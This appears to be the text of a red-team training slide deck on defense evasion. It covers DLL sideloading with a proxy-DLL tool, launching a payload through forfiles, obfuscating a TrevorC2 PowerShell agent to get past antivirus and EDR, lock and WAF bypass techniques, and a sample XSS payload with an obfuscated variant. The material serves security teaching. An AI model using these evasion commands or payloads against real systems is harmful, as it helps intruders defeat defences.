

# Sideloading DLL Hijacking

```
Administrator: Windows PowerShell
PS C:\Users\dwinchester\Downloads\DLLSideload-master\DLLSideload-master> Invoke-DLLSideload .\nutil.dll .\payloadx86.dll
[+] Dumping functions from DLL .\nutil.dll into tmp2D85.xml
[+] Waiting for XML file to be created
[+] Backing up the and renaming the original DLL..
[+] Reading functions from XML dump
[+] Clearing DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp for old content
[+] Parsing and writing code into DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp
[+] Writing entrypoint to dllmain.cpp
[+] Removing the XML dump
[+] Compiling proxy DLL using MSBuild from Build Tools 2019!
[+] Moving the compiled DLL into directory
PS C:\Users\dwinchester\Downloads\DLLSideload-master\DLLSideload-master>
```



nsutil.dll	11/28/2020 4:22 PM	Application exten...	44 KB
paths.ini	11/28/2020 9:26 AM	Configuration sett...	1 KB
payloadx86.dll	11/28/2020 1:56 PM	Application exten...	5 KB
pconfig.dcf	4/28/2009 1:20 PM	DCF File	1 KB
primosdk.DLL	4/28/2009 1:20 PM	Application exten...	231 KB
tataki.dll	11/28/2020 9:27 AM	Application exten...	82 KB
tmp2D86.dll	11/28/2020 9:27 AM	Application exten...	52 KB

# Sideloading DLL Hijacking



# Indirect code execution

- + Adversaries can abuse utilities that allow the execution of commands to circumvent security restrictions that limit the use of command line interpreters. Various Windows utilities can be used to run commands, possibly without invoking `cmd`. For example, `Forfiles`, The program compatibility assistant (`pcalua.exe`), Windows components subsystem for Linux (WSL) as well as other utilities can invoke the execution of programs and commands from a Command and scripting interpreter.

# Indirect code execution


```
C:\Windows\system32\cmd.exe - forfiles /p c:\windows\system32 /m calc.exe /c C:\Tools\Payloads\payload64.exe
Microsoft Windows [Version 10.0.19042.685]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\dwinchester>forfiles /p c:\windows\system32 /m calc.exe /c C:\Tools\Payloads\payload64.exe
```

explorer.exe	0.05	41,796 K	125,208 K	2072 Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,732 K	9,032 K	1036 Windows Security notificatio...	Microsoft Corporation
VBox Tray.exe	0.03	2,392 K	10,480 K	2472 VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	0.01	27,200 K	69,976 K	5228 Microsoft OneDrive	Microsoft Corporation
procexp64.exe	0.84	21,412 K	40,388 K	5916 Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		4,092 K	5,396 K	6100 Windows Command Processor	Microsoft Corporation
conhost.exe	0.05	6,932 K	18,172 K	6108 Console Window Host	Microsoft Corporation
forfiles.exe		916 K	4,472 K	5136 ForFiles - Executes a comma...	Microsoft Corporation
payload64.exe		512 K	2,864 K	3448	
cmd.exe		2,020 K	4,108 K	1160 Windows Command Processor	Microsoft Corporation
conhost.exe		6,536 K	14,628 K	3508 Console Window Host	Microsoft Corporation

# Trevorfuscation

+ <https://github.com/CyberSecurityUP/Trevorfuscation>



Um dos métodos que costumo usar é Trevor C2 + Pyfuscation, ofuscando o agente no Powershell usando Pyfuscation eu fui capaz de contornar até EDR e AV como o Kaspersky Endpoint Security for Windows

```
root@kali:/home/joas/trevorc2/agents# ls
c test trevorc2_client.cs trevorc2_client.java trevorc2_client.ps1 trevorc2_client.py
root@kali:/home/joas/trevorc2/agents#
```

Agora vamos usar Pyfuscation para observar variáveis, strings e parâmetros

```
root@kali:/home/joas/PyFuscation# python3 PyFuscation.py -fvp --ps payload2.ps1
```

```
[+] Obfuscating: payload2.ps1
+ ] Variables Replaced : 24
- ] Obfuscated Variables located : /03032021_12_45_17/03032021_12_45_17.variables
+ ] Parameters Replaced : 0
- ] Obfuscated Parameters located : /03032021_12_45_17/03032021_12_45_17.parameters
+ ] Functions Replaced : 2

Obfuscated Function Names
+ ] Replaced connect-trevor With: KFC
+ ] Replaced random_interval With: parquetry
- ] Obfuscated Functions located : /03032021_12_45_17/03032021_12_45_17.functions
- ] Obfuscated script located at : /03032021_12_45_17/03032021_12_45_17.ps1
```

# books

## Antivirus Bypass Techniques

Learn practical techniques and tactics to combat, bypass, and evade antivirus software

PETER KIM

RED TEAM EDITION

## THE HACKER PLAYBOOK 3

Practical Guide To Penetration Testing

Copyrighted Material

WIL ALLSOPP

FOREWORD BY  
HANS VAN DE LOOY



## ADVANCED PENETRATION TESTING

HACKING THE  
WORLD'S  
MOST SECURE  
NETWORKS

Copyrighted Material

THE HACKER  
CUTE #1ª EDIÇÃO

# PHYSICAL SECURITY DESIGN





# bypass physical Security

- + An attacker uses techniques and methods to circumvent the physical security measures of a building or facility. Physical locks can range from traditional lock and key mechanisms, cable locks used to secure laptops or servers, locks on server cabinets or other devices. Techniques such as knock blocking, forced blocking by airguns, or lock picking can be employed to bypass these locks and gain access to facilities or devices that protect, albeit confidential, evidence of tampering and integrity of the lock after an attack are considerations that can determine the method used. Physical locks are limited by the complexity of the locking mechanism.



# bypass WAF Techniques

- + **Tools to Check and Bypass WAFs:**
- + **w3af** — Web Application Attack and Audit Framework
- + **wafw00f** — Identify and fingerprint Web Application Firewall
- + **BypassWAF** — Bypass firewalls by abusing DNS history. This tool will search for old DNS A records and check if the server replies for that domain.
- + **CloudFail** — is a tactical reconnaissance tool that tries to find the original IP address behind the Cloudflare WAF.


# bypass WAF Techniques

- + **1. Case toggling Technique:** Combine uppercase and lowercase characters to create efficient payloads.
- + **2. URL encoding Technique:** encode payloads normal with %encoding/url encoding. You can use the burp. It has an encoder/decoder tool.
- + **3. Unicode Technique:** ASCII characters in Unicode encoding provide us with great variants to bypass WAF. Code all or part of the payload to get results.




<marquee onstart=prompt()>

**obfuscated:**

<marquee onstart=\u0070r\u006fpt()>



# books 2





# CONCLUSION

## DOUBTS?

<https://www.linkedin.com/in/joas-antonio-dos-santos>

# Links

- + <https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/defense-evasion/untitled-5/dll-side-loading>
- + <https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/defense-evasion/t1202-indirect-command-execution>
- + <https://capec.mitre.org/data/definitions/390.html>
- + <https://www.sciencedirect.com/science/article/abs/pii/S1874548214000420>
- + <https://pentestit.medium.com/bypassing-waf-4cfa1aad16bf>
- + <https://hacken.io/researches-and-investigations/how-to-bypass-waf-hackenproof-cheat-sheet/>